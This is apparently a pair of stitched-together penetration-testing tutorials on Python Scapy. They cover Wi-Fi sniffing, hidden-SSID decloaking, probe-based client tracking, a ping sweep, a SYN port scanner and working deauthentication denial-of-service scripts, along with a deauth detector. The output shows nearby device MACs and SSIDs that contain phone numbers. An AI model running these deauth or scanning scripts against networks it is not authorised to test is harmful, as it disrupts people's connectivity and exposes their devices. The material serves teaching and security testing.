SSID -->  Orange Wi-Fi -- BSSID -->  08:CC:68:BD:11:21 -- Channel -->  1
```

(Figure 06). Output of Sniffing Beacon Frames

Note: We are not doing anything bad here, we are capturing the signals that are already on air.


To understand what are we going to do next, you need to know the code of each subtype we are going to look for:

Management frame subtypes

Subtype	Subtype description
0x00	Association request
0x01	Association response
0x02	Reassociation request
0x03	Reassociation response
0x04	Probe request
0x05	Probe response
0x08	Beacon
0x0A	Disassociation
0x0B	Authentication
0x0C	Deauthentication


(Figure 7). Subtypes of Management Frames

There are two types of scans when dealing with Wireless APs. First, Passive Scan. In Passive Scanning, the WLAN station moves to each channel as per channel list and waits for beacon frames. These frames are buffered and are used to decode and extract information about BSSs.



(Figure 08). Passive Scanning

This passive scanning will save battery power as it does not need to transmit. As shown in the previous figure, the WLAN client receives beacon frames from three access points and hence it will declare that it has found only three BSSs.



(Figure 09). Active Scanning

Second, Active Scan. In Active Scanning, stations plan an active role. Probe Request frames are used to obtain responses from the network of choice. In Active Scanning, the station finds the network rather than waiting for the network to announce its availability to all the stations.

We already know how to look for beacon frames and extract the information we need. Now, we are going to see how to Sniff Probe Requests to extract information, like clients of the AP (the devices that use the AP to connect to internet).

```python
#!/usr/bin/env python

from scapy.all import *

interface = "wlan0"
probe_req = []
ap_name = raw_input("Please enter thee AP name: ")

def probesniff(fm):
    if fm.haslayer(Dot11ProbeReq):
        client_name = fm.info
        if client_name == ap_name:
            if fm.addr2 not in probe_req:
                print "New Probe Request: ", client_name
                print "MAC ", fm.addr2.upper()
                probe_req.append(fm.addr2)
sniff(iface = interface, prn=probesniff)
```

(Figure 10). Detecting Clients of AP.

In line number 6, we make a new list to save the MAC address of the clients we find. In the next line, we ask the user to enter the name of the AP, which will be stored in "ap_name" variable. In line number 9, we defined a new function called "probesniff", which takes only one argument called "fm". In the next line, we make a condition looking only for "Probe Requests" Packets. Then, we make a new variable and assign it to the name of the AP. In the next line, we make another condition to check if the name of the AP is the same as the one that user entered. In line number 13, we make a new condition to check if the Client MAC Address already exists in the list of clients or not. If it does not exist, we print the name of AP, the MAC Address of the client we found, and then we append the new MAC address to the list of clients we made earlier.

Now, let's see the output of our script:

```
root@Hakin9:~/Desktop/Wireless# python Client.py
Please enter thee AP name: Orange Wi-Fi
New Probe Request:  Orange Wi-Fi
MAC  BC:4C:C4:63:15:B5
New Probe Request:  Orange Wi-Fi
MAC  38:94:96:88:5C:FD
New Probe Request:  Orange Wi-Fi
MAC  28:5A:EB:7C:1B:9A
New Probe Request:  Orange Wi-Fi
MAC  EC:1F:72:D3:59:C3
New Probe Request:  Orange Wi-Fi
MAC  E4:12:1D:31:F8:67
```

(Figure 11). Output of Detecting Clients

Next, we will see how to perform active scanning trying to get the APs to respond to us without waiting for APs to send "Beacon Frames" into the air.

As we mentioned before, in Active Scanning, we send a "Probe Request" Frame Packet to force the AP to respond to us with "Probe Response" Frame Packet:

```
1  #!/usr/bin/env python
2
3
4  from scapy.all import *
5  import os
6
7  interface = "wlan0"
8  m = "FF:FF:FF:FF:FF:FF"
9  rm = RandMAC()
10
11 def channel_hopper():
12     global channel
13     channel = random.randrange(1,15)
14     os.system("iwconfig %s channel %d" % (interface, channel))
15
16 def ProbeSender():
17     num = 0
18     frame = RadioTap()/Dot11(addr1=m, addr2=rm, addr3=rm)/\
19     Dot11ProbeReq()/Dot11Elt(ID="SSID",info="")
20     while True:
21         try:
22             channel_hopper()
23             print "[+] Channel Number: " + str(channel)
24             num += 1
25             print "[+] Sending Probe Request: %s" % num
26             sendp(frame, iface=interface, inter=.5)
27         except KeyboardInterrupt:
28             break
29
30 ProbeSender()
```

(Figure 12). Sending Probe Requests

Let's look at the new things added in the preceding program. In line number 5, we imported a new library called "os", this module provides a portable way of using operating system dependent functionality. In line number 8, we make a new variable to store the broadcast receiver, assign it to the value "FF:FF:FF:FF:FF:FF", which will make the frames addressed to every AP in our range. Then, we will assign "RandMAC()" to a new variable which will assign a random MAC every time we use it. In line number 11, we define a new function called "channel_hopper", which will change the range that we are transmitting on in a random range between "1 to 15". After that, we make a new function called "ProbeSender". In line number 18, we make a new variable and assign it to the structure of Probe Request Frame, which first we need to send a layer of RadioTap, then we put another layer of Dot11, and assign addr1 (Broadcast Receiver) to "m=FF:FF:FF:FF:FF:FF" which, as I said before, will make our Frame addressed to every AP in our range, then we assign addr2 (Source Address) to Random MAC which will assign a new MAC Address to the source address in every frame we send, for addr3 (BSSID), we assign it to also Random MAC which will give another Random MAC Address to the BSS ID. For the third part in our frame, we send a Probe Request layer. As I said before, every management frame has to contain layers called Information Elements which we have to append to our Frame packet as the fourth part. Last, but not least, we try to change our channel as well as sending the frame we made.

Then, we will use this code to sniff the responses of the APs:

```python
#!/usr/bin/env python

from scapy.all import *

interface = "wlan0"
probe_res = []

def probesniff(fm):
    if fm.haslayer(Dot11ProbeResp):
        client_name = fm.info
        if fm.addr2 not in probe_res:
            print "[+] New AP Detected: ", client_name
            print "[+] MAC: ", fm.addr2.upper()
            probe_res.append(fm.addr2)
sniff(iface = interface, prn=probesniff)
```

(Figure 13). Sniffing Probe Responses

There is nothing different about this code, the only difference is that we are looking for Probe Responses.

Now, let's see the output of our code:

```
root@Hakin9:~/Desktop/Wireless# python Probe_Sender.py
[+] Channel Number: 6
[+] Sending Probe Request: 1
.
Sent 1 packets.
[+] Channel Number: 5
[+] Sending Probe Request: 2
.
Sent 1 packets.
[+] Channel Number: 14
[+] Sending Probe Request: 3
.
Sent 1 packets.
[+] Channel Number: 3
[+] Sending Probe Request: 4
.
Sent 1 packets.
[+] Channel Number: 12
[+] Sending Probe Request: 5
.
Sent 1 packets.
[+] Channel Number: 6
[+] Sending Probe Request: 6
```

```
root@Hakin9:~/Desktop/Wireless# python Probe_Sniffer.py
[+] New AP Detected:  ziad
[+] MAC:  58:7F:66:8B:72:60
[+] New AP Detected:  ahmed yousef
[+] MAC:  20:F4:1B:9A:62:98
[+] New AP Detected:  TAHA
[+] MAC:  58:7F:66:50:EC:C0
[+] New AP Detected:  HackerzTeam
[+] MAC:  14:CC:20:68:43:59
[+] New AP Detected:  Sadek
[+] MAC:  14:B9:68:95:2F:9C
[+] New AP Detected:  SenAtor@01220157271
[+] MAC:  DC:9F:DB:50:58:3C
[+] New AP Detected:  MEDO_01227690812_01024231466_
[+] MAC:  00:27:22:4E:73:09
[+] New AP Detected:  MEDO_01024231466_01227690812_
[+] MAC:  00:27:22:EE:3C:B3
[+] New AP Detected:  off line
[+] MAC:  58:7F:66:1A:5A:E0
[+] New AP Detected:  TE-Data
[+] MAC:  58:7F:66:1A:73:68
[+] New AP Detected:  ---LINK---
[+] MAC:  A0:F3:C1:A5:5C:48
```

(Figure 14). Output of Active Scanning

As you can see in the preceding figure, our code worked as expected. We forced the APs in our range to announce themselves.

Where have you been?

In an attempt to provide seamless connectivity, your computer and phone often keep a preferred network list, which contains the names of wireless networks you have successfully connected to in the past. Either when your computer boots up or after disconnecting from a network, your computer frequently sends 802.11 Probe Requests to search for each of the network names on that list.

In the next code, we will try to write a code that detects Probe Requests. Our code will print the network name, if the request contains a new network name.

```python
#!/usr/bin/env python

from scapy.all import *

interface = 'wlan2'
probeReqs = []
def sniffProbe(p):
    if p.haslayer(Dot11ProbeReq):
        netName = p.getlayer(Dot11ProbeReq).info
        if netName not in probeReqs:
            probeReqs.append(netName)
            print '[+] The MAC Address Of The Device: ' + p.addr2.upper()
            print '[+] Detected New Probe Request   : ' + netName
            print '-----------------------------------------------------'
sniff(iface=interface, prn=sniffProbe)
```

(Figure 15). Detecting Preferred Networks

In the previous figure, we detect the Probe Requests that are in the air, and then we print the network name along with the MAC address of the device (Station) that sent it.

Now, let's start up our script to see Probe Request from the computers or phones in our range:

```
root@Hakin9:~/Desktop/Wireless# python Client_Probes.py
[+] The MAC Address Of The Device: 00:08:22:20:1D:5E
[+] Detected New Probe Request   :
-----------------------------------------------------
[+] The MAC Address Of The Device: 00:26:B6:15:84:9F
[+] Detected New Probe Request   : HackerzTeam
-----------------------------------------------------
[+] The MAC Address Of The Device: 24:DB:ED:75:26:34
[+] Detected New Probe Request   : رفعيج
-----------------------------------------------------
[+] The MAC Address Of The Device: E8:B4:C8:44:94:F2
[+] Detected New Probe Request   : caesar
-----------------------------------------------------
[+] The MAC Address Of The Device: 2C:AE:2B:AD:6F:71
[+] Detected New Probe Request   : TE-Data
-----------------------------------------------------
[+] The MAC Address Of The Device: 94:B1:0A:A3:B1:DF
[+] Detected New Probe Request   : roka
-----------------------------------------------------
[+] The MAC Address Of The Device: 48:5A:3F:1E:1A:57
[+] Detected New Probe Request   : tedata
-----------------------------------------------------
[+] The MAC Address Of The Device: 38:94:96:35:F0:A8
[+] Detected New Probe Request   : نوة
-----------------------------------------------------
[+] The MAC Address Of The Device: DC:09:4C:B1:E9:89
[+] Detected New Probe Request   : TE-Data 2015
```

(Figure 16). Revealing Preferred Networks

As you can see in the previous figure, our code worked as expected. We successfully extracted the Network Name, and the MAC Address of the device it belongs to.

Is there a hidden network in our range?

According to IEEE 802.11 standards, every wireless network must have an identifier that's used by devices to connect to that network. This is called the Service Set Identifier (SSID), it basically means "Network Name".

As we mentioned earlier, every so often, routers broadcast something called a "Beacon Frame". This is nothing more than a transmission that contains information about the network, including the SSID, and is meant to announce that this network exists. This how your phone, for example, knows about all of the Wi-Fi networks around you. (Beacon frames are broadcasted about once every 100 milliseconds.)

The Theory behind Hidden Networks:

Wireless signals are all the same: they start at a source (your router) and travel out in all directions. There's no way to "aim" a Wi-Fi transmission in a straight line from your router to your computer, and even if you could, you wouldn't be able to stop the signal as soon as it reached its intended recipient , it will keep going.

How do we find the Hidden Networks in our range?

Let's assume that your wireless network is NOT broadcasting its SSID. Nobody knows it exists except you. Does that mean you are safe and nobody can find out the existence of your Wi-Fi Network? Actually, even if your network stops broadcasting its SSID, other people can still find it by intercepting your transmissions to the router, and the router's transmissions to you.

Now, let's write a code to intercept the Hidden Networks transmissions:

```
#!/usr/bin/env python

from scapy.all import *

interface = 'wlan2'
hiddenNets=[]

def sniffDot11(p):
    if p.haslayer(Dot11Beacon):
        if p.getlayer(Dot11Beacon).info == '':
            addr2 = p.getlayer(Dot11).addr2
            if addr2 not in hiddenNets:
                hiddenNets.append(addr2)
                print '[+] Detected Hidden SSID | ' +\
                'with MAC: ' + addr2.upper()

sniff(iface=interface, prn=sniffDot11)
```

(Figure 17). Detecting Hidden Networks

There is only one difference between this code and our previous programs. In this code, we are looking for the "Beacon Frames" that don't contain any SSID and then we print the MAC Address of that network.

Let's see the output of our code:

```
root@Hakin9:~/Desktop/Wireless# python Hidden.py
[+] Detected Hidden SSID | with MAC: 14:CC:20:68:43:59
```

(Figure 18). Revealing Hidden Networks

As you can see, there is only one hidden network that I configured earlier.

How do you De-cloak Hidden Networks?

While the Hidden Networks leaves the info field blank during transmitting Beacon Frames, it does transmit the name during the Probe Responses. To discover the hidden name, we must wait for a Probe Response that matches the same MAC Address that we discovered while looking for Hidden Networks in the previous figure.

Let's update our previous code to make it also sniff Probe Responses:

```
#!/usr/bin/env python

import sys
from scapy.all import *
interface ='wlan2'
hiddenNets =[]
unhiddenNets =[]
def sniffDot11(p):
    if p.haslayer(Dot11ProbeResp):
        addr2 =p.getlayer(Dot11).addr2
        if (addr2 in hiddenNets) & (addr2 not in unhiddenNets):
            unhiddenNets.append(addr2)
            netName =p.getlayer(Dot11ProbeResp).info
            print '[+] Decloaked Hidden SSID: ' +\
            netName +' for MAC: ' + addr2.upper()
    if p.haslayer(Dot11Beacon):
        if p.getlayer(Dot11Beacon).info == '':
            addr2 = p.getlayer(Dot11).addr2
            if addr2 not in hiddenNets:
                hiddenNets.append(addr2)
                print '[+] Detected Hidden SSID | ' +\
                'with MAC: ' + addr2.upper()
sniff(iface=interface, prn=sniffDot11)
```

(Figure 19). Decloaking Hidden Networks

As you can see in the previous figure, we only updated our code to look for Probe Responses and filter it to compare the MAC address of the frame with MAC address of the Hidden Network, and then print the Name of the Network as you can see in the next figure:

```
root@Hakin9:~/Desktop/Wireless# python De-Cloaking.py
[+] Detected Hidden SSID | with MAC: 14:CC:20:68:43:59
[+] Decloaked Hidden SSID: HackerzTeam for MAC: 14:CC:20:68:43:59
```

(Figure 20). Revealing the Name of Hidden Networks

Up to this point, we have seen various sniffing techniques that gather information about the clients and APs around us. Now, we will see how to perform wireless attacks.

Deauthentication Attack:

It's a type of denial of service attack that targets communication between a user and a Wi-Fi wireless access point.

How Does a Deauthentication Attack work?

The 802.11 (Wi-Fi) protocol contains a different type of frame, we have already seen some of it. We already defined Deauthentication Frame, it's subtype of Management Frames, and the client uses it to declare that he wishes to

disconnect from AP. The AP also sends the deauthentication frame in the form of a reply. An attacker can send a wireless access point a deauthentication frame at any time, on behalf of the client using the client's MAC Address, which we already talked about how to get it.

It depends on what do you want to do. If you want to deauthenticate the whole AP's Clients you can use this code:

```
#!/usr/bin/env python

import sys
from scapy.all import *

interface = "wlan2"

BSSID = raw_input("Enter the MAC of AP: ")
vic = "FF:FF:FF:FF:FF:FF"

frame = RadioTap()/Dot11(addr1=vic, addr2=BSSID, addr3=BSSID)/Dot11Deauth()

sendp(frame, iface=interface, count=1000, inter= .1)
```

(Figure 21). Deauthenticating the whole AP

On the other side, if you want to target a specific client, you can use this code:

```
#!/usr/bin/env python

import sys
from scapy.all import *

interface = "wlan2"

BSSID = raw_input("Enter the MAC of AP: ")
vic = raw_input("Enter the MAC of Victim: ")

frame = RadioTap()/Dot11(addr1=vic, addr2=BSSID, addr3=BSSID)/Dot11Deauth()

sendp(frame, iface=interface, count=1000, inter= .1)
```

(Figure 22). Deauthenticating Specific Target

It's very easy to understand this code. The frame variable contains the Deauthentication Packet. We used "sendp" to send our packet, which contains the "count" referring to the total number of packets sent, "inter" which indicates the interval between the packets we send.

Now, let's see the output of our code:

```
root@Hakin9:~/Desktop/Wireless# python Deauth.py
Enter the MAC of AP: F8:23:B2:A1:9F:D9
.....................................................
```

(Figure 23). Output of Deauthenticating Script

Detecting Deauthentication Attacks:

There is no counter measure to protect yourself from Deauthentication Attacks, but you can detect it with this code:

```python
#!/usr/bin/env python

from scapy.all import *

interface='wlan2'
dpkt = 1

def detecter(fm):
    if fm.haslayer(Dot11):
        if (fm.haslayer(Dot11Deauth)):
            global dpkt
            print "Deauth Detected: ", dpkt
            dpkt = dpkt + 1

sniff(iface=interface, prn=detecter)
```

(Figure 24). Detecting Deauthentication Attacks

```
root@Hakin9:~/Desktop/Wireless# python Deauth_Detecter.py
Deauth Detected:  1
Deauth Detected:  2
Deauth Detected:  3
Deauth Detected:  4
Deauth Detected:  5
Deauth Detected:  6
Deauth Detected:  7
Deauth Detected:  8
Deauth Detected:  9
Deauth Detected:  10
Deauth Detected:  11
Deauth Detected:  12
Deauth Detected:  13
```

(Figure 25). Output of Detecting Deauthentication Attacks Script

Conclusion:

We already talked about Scapy in the previous issue, but still I can't find the limit of this tool (library). I hope I expanded your knowledge in Python and Scapy in this article and I also hope I meet you in another useful article.

Power Of Scapy

Omar Ahmed

ABOUT THE AUTHOR

Omar Ahmed

Penetration Tester with 5 years of experience in web application & Network Penetration Testing & Malware Analysis & Reverse Engineering, Security Code auditing and incident response. Conducted vulnerability assessment and penetration testing for many high profile companies all over Middle East, Highly skilled hands-on application security assessment and development of security tools with deep understanding of vulnerability

management process and risk assessment. Involved in security challenges by joining online CTFs.

https://www.linkedin.com/in/omar-ahmed-843b6b122

https://www.facebook.com/MistSpark

What you will learn?

- What is Scapy?
- Where is Scapy Useful?
- Scapy Basics
- Packet Manipulation

What you need and should know?

- Familiar with Open Systems Interconnection (OSI)
- Python Basics
- Network Attacks Basics (Scanning, Sniffing)

Introduction:

When I was introduced to Scapy for the first time, four years ago, I didn't know much about the tool, and I thought I would try it, to see its limits, and back then there was literally just a few resources about this tool. Now after four years, I would say that this tool has no limits. When using Scapy you have infinite possibilities.

Scapy:

Scapy is a powerful interactive packet manipulation tool. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can easily handle most classical tasks, like scanning, tracerouting, probing, unit tests, attacks or network discovery (it can replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, p0f, etc.). It also performs very well at a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, and combining techniques.

What makes Scapy different from most other tools is, when working with other tools, you can't build something the author didn't imagine. The idea you need to follow when working with Scapy is that you can imagine and then build whatever you imagined in your head. There are a lot of other reasons that make Scapy different from most other tools, but I know that you're already excited, so I will leave the other reasons for you to discover while actually using Scapy.

Before getting started, you need to know that the most amazing thing about Scapy is it works as a Python Module, so you can easily use it in your Python Scripts.

Some of Scapy's Features:

- Building Packets.
- Stacking Layers.
- Reading PCAP files.
- Graphical dumps (PDF, PS).

- Fuzzing.
- Scanning.
- Traceroute.
- Sniffing.

PS: That's only some of the things you can do with Scapy.

Let's Get Started:

For the purposes of this tutorial, we will be utilizing Scapy version 2. There is a Scapy version 3 that works with Python version 3. You will find there are differences between the two versions. Please ensure that you're following the directions as a whole to ensure you have the correct version installed.

First of all, if you don't have Scapy on your machine, you can simply install it using pip:

`apt-get -y install python-pip` (if it's not installed "Debian Based")

upgrade pip: **`pip install –upgrade pip`**

```
~# pip install scapy
```

(Figure 1). Installing Scapy

If you already have Scapy, and want to upgrade it, you can use this command:

```
~# pip install scapy --upgrade
```

Not used if version matters, but actual command I had to use "pip

(Figure 2). Upgrading Scapy

There are two ways to work with Scapy. First, Interactive shell. Second, as Python Module. We will start working with the interactive shell first, so you can understand how things work before creating any Python scripts.

To execute the interactive shell, type scapy in your Terminal:

```
root@Hakin9:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.3.2)
>>> |
```

(Figure 3). Scapy Interactive Shell

As you can see, there may be warning messages, telling you that there is no default route for IPv6 but it's okay, you can continue from here.

Other warnings can be presented depending on what is currently installed on the machine. For example, if you get the message below you can install the requirements with pip

```
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python Crypto lib. Won't be able to decrypt WEP.
INFO: Can't import python Crypto lib. Disabled certificate manipulation tools
Welcome to Scapy (2.3.2)
```

To install extra packages to unlock extra functionality of Scapy

```
apt-get install graphviz python-gnuplot python-crypto python-pyx
```

After install

```
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.3.2)
>>>
```

In the end, we are greeted with Welcome to Scapy message and a familiar Python prompt. Now, to see the types of packets you can create with Scapy, type ls() and press Enter:

```
>>> ls()
AH          : AH
ARP         : ARP
ASN1_Packet : None
ATT_Error_Response : Error Response
ATT_Exchange_MTU_Request : Exchange MTU Request
ATT_Exchange_MTU_Response : Exchange MTU Response
ATT_Find_By_Type_Value_Request : Find By Type Value Request
ATT_Find_By_Type_Value_Response : Find By Type Value Response
ATT_Find_Information_Request : Find Information Request
ATT_Find_Information_Response : Find Information Reponse
ATT_Handle_Value_Notification : Handle Value Notification
ATT_Hdr     : ATT header
```

(Figure 4). List of Packet Types

PS: The previous figure shows some of the packet types you can create, not all of them.

If you need more information about any of the packets, you can use help method:

```
>>> help(ARP)
```

(Figure 5). Help Method

and this is some of the information you will get:

```
Help on class ARP in module scapy.layers.l2:

class ARP(scapy.packet.Packet)
 |  Method resolution order:
 |      ARP
 |      scapy.packet.Packet
 |      scapy.base_classes.BasePacket
 |      scapy.base_classes.Gen
 |      __builtin__.object
 |
 |  Methods defined here:
 |
 |  answers(self, other)
 |
 |  extract_padding(self, s)
 |
 |  mysummary(self)
 |
 |  route(self)
```

(Figure 6). Information from Help Method

The last thing I want to show you before getting real using Scapy, is creating a packet and show its default fields

```
>>> myIP = IP()
>>> myIP.default_fields
{'frag': 0, 'src': None, 'proto': 0, 'tos': 0, 'dst': '127.0.0.1', 'chk
sum': None, 'len': None, 'options': [], 'version': 4, 'flags': 0, 'ihl'
: None, 'ttl': 64, 'id': 1}
```

(Figure 7). IP Packet's Default Values

As you can see, we created a variable with IP() packet, then we asked for its default values by using default_fields method.

Now, let's try to get real; in the following example we will try and make a Ping Packet. To make a ping packet, we need to know a little about ping; ping uses ICMP protocol to send ECHO_REQUEST (type 8 RFC792) to the target and if the target is up, the device receives ECHO_REPLY (type 0 RFC792).

```
>>> myPing = IP()/ICMP()
>>> myPing.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
>>> myPing.dst='192.168.56.101'
```

(Figure 8). Ping Packet

The display() method shows the current values of the packets. In the previous figure, we created a packet with both layers by specifying the values we want in our constructors. In this case, we want to ping the target, so we chose IP and ICMP Packet. To choose two types of packets together, we separated them with a forward slash (/).

```
>>> myPing.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
```

(Figure 9). Ping Packet - Changing Values

As you can see in the previous figure, Scapy automatically changed the source of the packet to the appropriate Interface (Host Only, in this example). Now, it's time to send our packet and wait for response from the target.

```
>>> res = sr1(myPing)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> res
<IP  version=4L ihl=5L tos=0x0 len=28 id=17059 flags= frag=0L t
tl=64 proto=icmp chksum=0x4621 src=192.168.56.101 dst=192.168.5
6.103 options=[] |<ICMP  type=echo-reply code=0 chksum=0xffff i
d=0x0 seq=0x0 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

(Figure 10). Sending Ping Packet

We used sr1 method to send our packet and receive the response from the target; sr1 method tells Scapy that we only want one answer, no more. If we expect more than one answer, we can use 'sr' method instead. Looking at the response we received from the target, we can see the source IP we received the reply from, and type of ICMP Packet; this time it's ECHO_REPLY. That's definitely tells us that the target IP is UP.

Now, let's try to create a script to ping sweep more than one target. I already created a script four years ago. This script definitely can be improved because I created it when I was first introduced to Scapy.

```
#!/usr/bin/env python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

if len(sys.argv) != 2:
        print "Usage: ./ping_sweeper.py 192.168.56.0"
        sys.exit()

ipaddrs = str(sys.argv[1])

iprange = ipaddrs.split('.')[0] + '.' + ipaddrs.split('.')[1] + '.' + ipaddrs.split('.')[2] + '.'

for addrs in range(100,254):
        res = sr1(IP(dst=iprange+str(addrs))/ICMP(),timeout=1, verbose=0)
        if res == None:
                pass
        else:
                print iprange+str(addrs) + ' is up'
```

(Figure 11). Ping Sweep Script

I already know my target's range, so I didn't make the Script Flexible. The Script Ping Sweep any target from range 100 to 254. I used timeout option because if Scapy didn't get any response from the target, the Script would get hung up on unresponsive targets.

```
root@Hakin9:~/Desktop# python Ping_Sweeper.py 192.168.56.0
192.168.56.101 is up
192.168.56.102 is up
192.168.56.104 is up
```

(Figure 12). Running Ping Sweep Script

Scanning with Scapy:

In this section, we will talk about how to perform Scanning with Scapy. To begin with, we will try to perform SYN Scan.

```
>>> mySyn = IP()/TCP()
>>> mySyn.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
>>>
```

(Figure 13). Syn Packet

We already know about the IP packet. Let's talk a little about the TCP Packet. As you can see, there is a value called dport that refers to Destination Port and by default it's HTTP (Port 80). You can change it easily. There is also a flags value that refers to TCP Header Flags; by default it's 'S' which means Syn. The following Table shows the TCP Header Flags, and the numbers correspond to where the TCP flags fall on the binary scale.

No.	Flag	Refers To
2	S	Syn
16	A	Ack
4	R	Reset
1	F	Fin
8	P	Push
32	U	Urgent

(Figure 14). TCP Header Flags

As we saw earlier, the default value for Flags field is 'Syn', which means we don't need to change anything here because we are doing a Syn Scan. The only thing we need to change is the IP address we want to scan.

```
>>> mySyn.dst = '192.168.56.101'
>>> mySyn.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
```

(Figure 15). SYN Packet

Now we are ready to send our packet and get ready to receive our response.

```
>>> res = sr1(mySyn)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> res
<IP  version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=
64 proto=tcp chksum=0x48af src=192.168.56.101 dst=192.168.56.103
 options=[] |<TCP  sport=http dport=ftp_data seq=2306262496 ack=
1 dataofs=6L reserved=0L flags=SA window=5840 chksum=0x3f6d urgp
tr=0 options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
>>>
```

(Figure 16). Syn Packet Response

As you can see in the previous figure, we received a reply from the target with TCP flags 'SA', which means 'Syn/Ack', that means the port is open. What if the port is closed, what is the response we would get?

```
>>> mySyn.dport=4444
>>> res = sr1(mySyn, timeout=1)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> res
<IP  version=4L ihl=5L tos=0x0 len=40 id=0 flags=DF frag=0L ttl=
64 proto=tcp chksum=0x48b3 src=192.168.56.101 dst=192.168.56.103
 options=[] |<TCP  sport=4444 dport=ftp_data seq=0 ack=1 dataofs
=5L reserved=0L flags=RA window=0 chksum=0xac42 urgptr=0 |<Paddi
ng  load='\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

(Figure 17). Closed Port Response

We tried to send a Syn Packet to port '4444', and the response we get from the target is 'RA', which means Reset/Ack, which refers to 'I'm Closed, terminate the connection'.

Now let's create a script to perform SYN Scan on a Range of ports.

```
#!/usr/bin/env python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import sys

if len(sys.argv) !=3:
        print "Usage: python %s IP [Range Start]-[Range End]" % sys.argv[0]
        print "Usage: python %s 192.168.56.101 1-1000" % sys.argv[0]
        sys.exit()

myIP = sys.argv[1]
startPort = int(sys.argv[2].split('-')[0])
endPort = int(sys.argv[2].split('-')[1])

for myPort in range(startPort, endPort):
        res = sr1(IP(dst=myIP)/TCP(dport=myPort), timeout=1, verbose=0)
        if res == None:
                pass
        else:
                if int(res[TCP].flags) == 18:
                        print 'This port is open ' + str(myPort)
                else:
                        pass
```

(Figure 18). Syn Scan Script

There is nothing we don't already know in the script, the only thing is the number 18 I used in this line of the script.

```
                if int(res[TCP].flags) == 18:
```

(Figure 19). Flags Numbers

